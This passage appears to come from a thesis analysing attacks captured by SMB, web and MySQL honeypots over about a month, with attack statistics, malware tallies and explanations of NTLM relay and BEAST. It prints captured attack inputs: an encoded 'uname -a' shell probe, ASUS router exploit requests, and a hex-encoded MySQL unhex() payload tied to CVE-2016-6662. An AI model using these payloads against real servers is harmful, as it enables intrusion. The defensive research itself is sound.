


FIGURE 5.5. Per day attack on HoneySMB

scanning service for scanning viruses, malware and URLs. File checking is done with more than 40 antivirus solutions. Table 5.2 shows the nature of all the malicious files.

Apart from that one can deduce from logs that IP `162.243.17.20` is the most persistent in terms of attacking HoneySMB honeypot. It attacked more than 80 times, also 3 IPs have tried to create a scenario of **"NTLM relay attack"**.

In normal NTLM communication, client initiates the connection by sending username to the SMB server. In return SMB server asks for the authentication, it sends a challenge in which client user have to encrypt it with his hash and reply it again to server. The server then attempts to decrypt this challenge, if it successfully decrypts it then access will be granted to client otherwise SMB server decline the authenticity of client. Here is an illustration of a challenge/response authentication shown in Fig 5.6.

In SMB relay attack, attacker placed himself between client and server as in man-in-middle scenario. Now when clients tries to reach SMB server, that packet captured by attacker and attacker responds itself as a SMB server. At the same time attacker uses client's credentials to login into SMB server. After doing three-way handshaking, attacker denied the access to client while he actually uses clients credentials to login to the SMB server. This way authenticity is not protected in SMB relay attack. This vulnerability exists in NTLM V2 protocol. The whole process shown in Fig 5.7.

[4]XOR DDoS is Trojan malware that hijacks Linux systems and uses them to launch DDoS attacks

Nature of malicious file	No of malicious files
Linux/XorDDos[4]	5
Windows/Trojan-Dynamer[5]	3
Windows/Trojan-Ransomeware[6]	3
Windows/Trojan-Spyware[7]	2
Windows/Trojan-Zusy[8]	2
Windows/Trojan-Fareit[9]	2
Windows/Trojan-Dridex[10]	2
Windows/Trojan-EquationDrug[11]	1
Windows/Trojan-Trickster[12]	1

Table 5.2: Nature of malicious files captured by HoneySMB




FIGURE 5.6. Normal SMB communication

[5]A trojan is a type of malware that can't spread on its own. It relies on you to run them on your PC by mistake

[6]It is a Trojan horse that encrypts files on the compromised computer.

[7]This threat can collect your sensitive information and send it to a malicious hacker.

[8]It operates by hooking into browsers in order to steal login data.

[9]It steals your sensitive information, such as your website passwords, and sends them to a malicious hacker.

[10]Dridex is a strain of banking malware that leverages macros in Microsoft Office to infect systems.

[11]It allows a remote attacker to execute shell commands on the infected system.

[12]It obtains the external IP address of the infected system and contacts the remote servers to download additional modules




FIGURE 5.7. SMB Relay attack scenario

Also Fig 5.8 presents a study about which country attacked how many times on HoneySMB honeypot. USA based IPs are mostly used to attack HoneySMB honeypot.




FIGURE 5.8. Country wise analysis of attack on HoneySMB

5.3 Analysis of HoneyWEB-SQLi

Statistics	Count
# of unique IP attacked	771
# of time attacked	3682

Table 5.3: Statistics of HoneyWEB-SQLi

HoneyWEB-SQLi is also deployed for around one month of time on various location in the world with clonned `www.cse.iitk.ac.in` website. Statistics of this honeypot is shown in table 5.3. There are different type of attacks on this honeypot, each of these type specified here:

1. **Shell Request**:
   - Four IPs sends GET request like this to check whether web server uses php exec() function or not.

     `shell?%75%6E%61%6D%65%20%2D%61` means in ASCII `"uname -a"`
   - Using these requests they tried to download Linux malicious binaries which were modified version of **"mirai"** exploit.
2. **BEAST attack**:




FIGURE 5.9. Scenario of BEAST attack

- The BEAST attack is short form of **B**rowser **E**xploit **A**gainst **S**SL/**T**LS. It mainly attacks the present weaknesses in CBC (Cipher Block Chain) to exploit available SSL protocol. This vulnerability in CBC can enable man-in-middle attack against SSL protocol.

- One IP from China tried this attack on HoneyWEB-SQLi honeypot to exploit this SSL/TLS protocol.

3. **php-myadmin**:
   - Seven IPs send malicious requests to exploit "phpmyadmin" interface available in Apache web-server.
   - These requests are scripted and tried to access "mysql" database using some specific queries.
4. **Scanners & Crawlers**:
   - More than 80 IPs have been logged for running different kind of port scanners.
   - Even `Google crawler` also noted among these IPs.
5. **Wrong Request**:
   - More than 5 IPs have been logged for running exploit for "ASUS router". They send requests like

     ```
     /hndUnblock.cgi    14.139.38.xxx    user-agent:Wget(linux)
     /tmUnblock.cgi    14.139.38.xxx    user-agent:Wget(linux)
     ```

   - The vulnerable ASUS router will download and execute the binary file .nttpd from the attacker controlled website and exploited.
6. **Penetration Testing**:
   - Two IPs have found out that running Pen-Testing like "AVDS" and "Acunetix Web Vulnerability Scanner".
   - One IP ran the tool for 3 consecutive days and tried all kind of XSS, SQLi and code injection on this honeypot.
7. **Domain-Name**:
   - 70+ IPs found out that visited honeypot on the basis of "security.iitk.ac.in"(domain registered for honeypot's IP) not on the basis of IP address.
   - This shows that attackers continues crawling sub-domain of any main domain.

One observation deducted from Fig 5.10 is that after deployment of HoneyWEB-SQLi honeypot, initially there were lot of attacks and lot of scanners, but as time elapsed frequency in attacks gets lower. So, basically initially each and every one tries to exploit the vulnerable web-server but after some days their available exploits gets over and they just moved on with another web-server.

[13] Excluding website download attacks




FIGURE 5.10. Per day attack on HoneyWEB-SQLi




FIGURE 5.11. Country wise analysis of attack on HoneyWEB-SQLi

Also Fig 5.11 presents a study about which country had attacked how many times on web-server deployed on HoneyWEB-SQLi honeypot. USA & China based IPs are mostly used to attack HoneyWEB-SQLi honeypot.

Attack analysis in world-wide view is given in Fig 5.12 below.




FIGURE 5.12. HoneyWEB-SQLi attack on the world map

After doing the analysis, one can gain following knowledge from it:

- Not a single attack comes for SQL-injection on this honeypot. This point proves that if one provides username-password field then nobody will manually sit and exploit it.
- All attacks comes for any existing vulnerability in web or in platform. `HoneyWEB-Static`[14] and `HoneyWEB-SQLi` attacks are almost similar, that means attacker doesn't check for any login facility provided by web page or not.

[14]Honeypot designed by my partner `Rohit Sehgal` in his thesis work.

5.4 Analysis of HoneyDB

HoneyDB was deployed on various location in the world on a publicly accessible open network. Table 5.4 shows the analyzed statistics that has been collected over the period of 25 days. This honeypot system is most successful honeypot among all three honeypots. It logged more than 18k attacks in total and 1.2k attacks by unique IPs over this time.

Statistics	Count
# of unique IP attacked	1261
# of time attacked	18435

Table 5.4: Statistics of HoneyDB

The honeypot was deployed under two scenarios:

- Database access with username `admin` & password `admin`, with `admin` as privileged user.
- Database access with username `root` & password `root`[15].




FIGURE 5.13. Per day attack analysis on HoneyDB

[15] after learning from scenario 1

In scenario 1, the honeypot was deployed around 20 days with admin/admin credentials. Though admin was a privileged user, honeypot is managed to get only 1561 connection request as an username admin and all other requests came for username root among total 12290 requests in 20 days. Among these 1561 requests, only 3 of the IPs have managed to do something with MySQL database.

After learning from scenario 1, this honeypot was again deployed for 5 more days with root/root credentials. This time honeypot is managed to get 6145 connection requests for username root among total 6145 requests in 5 days only. Many attacks were found and 4 of them have created new user via backdoor.

Two IPs have been found out which were exploiting the unhex vulnerability in MySQL i.e. CVE-2016-6662. In this attack, attacker tries to send malicious query in unhex function, in which a malicious plug-in will be created and using that plug-in one can type shell commands and do whatever they want to do. Full logs are available in *Appendix-A* chapter, one of screenshot for these logs are shown here:

Logs from IP:139.201.126.235

```
----------------------------------------------------------------------
20170224 17:46:20,6df3e9a21e29,admin,139.201.126.235,6525,15,QUERY,,'sele
ct unhex(\'23707261676D61206E616D6573706163652822 5C5C5C5C2E5C5C726F6F745C
5C737562736372697074696F6E22290D0A0D0A696E7374616E6365206F66205F5F4576656
E7446696C7465722061732044576656E7446696C7465720D0A7B0D0A202020204576656E
744E616D657370616365203D2022526F6F745C5C43696D7632223B0D0A202020204E616D6
520203D202266696C745032223B0D0A2020202051756572792 03D202253656C656374202A
2046726F6D205F5F496E7374616E63654D6F6469666963617469 6F6E4576656E7420220D0
A2020202020202020202020202022576865726520546172676574496E7374616E6365204973
022416E642054617267657449 6E7374616E63652E5365636F6E64203D2035223B0D0A2020
202051756572794C616E6775616765203D202257514C223B0D0A7D3B0D0A0D0A696E73746
16E6365206F662041637469766553637269 0744576656E74436F6E73756D657220617320
24436F6E73756D65720D0A7B0D0A4E616D65203D2022636F6E735043535632223B0D0A536
372697074696E67456E67696E65203D2022564253637269 7074223B0D0A536372697074 54
657874203D2253657420506F7374203D204372656174654F626A656374285C224D73786',
1045
----------------------------------------------------------------------
```

Attack analysis in world-wide view is given in Fig 5.14 below.

Also one IP has attacked this honeypot using "Ransomware"[16]. One more important thing to observe is that the file that attacker have downloaded in above logs, those files are not able to download from any other IP. These files are only downloadable from that honeypot's IP only. That means attackers are doing white-listing of vulnerable servers.

[16]Identified by Virustotal




FIGURE 5.14. HoneyDB attack on world map




FIGURE 5.15. Country wise analysis of attack on HoneyDB

Apart from this, many `exe & elf` files were captured that are either malware or Trojan. China is the most dangerous country as statistics shown in Fig 5.15.

CHAPTER 6

CONCLUSION & FUTURE WORK

This research exhibits the purpose of honeypots, why it is essential for any production server and how it can be implemented using open-source available technology. This honeypot technology have gathered 57075 attacks in just span of a month and attack vectors are incredible. Honeypots gave us different kinds of brute-forcing scripts, different kind of malicious & exploit kits which can be useful to make our system more robust against this kind of kits and malicious attacks. Honeypots were useful in terms of defining boundaries of firewall, means how much one should tightened their firewall rules to make secure communication in this internet. Also one can see that how simple idea like Honeytoken can be useful to detect such immense attacks on Android ever. ClientPot is an example for one who need protection from malicious web-servers. It used to detect drive-by-download malwares and make system safe from these activities. Knowledge gained from all these honeypots and detailed analysis is also presented in previous chapter to prove the point that why honeypot is needed everywhere.




FIGURE 6.1. Coutry wise attack % on all honeypots

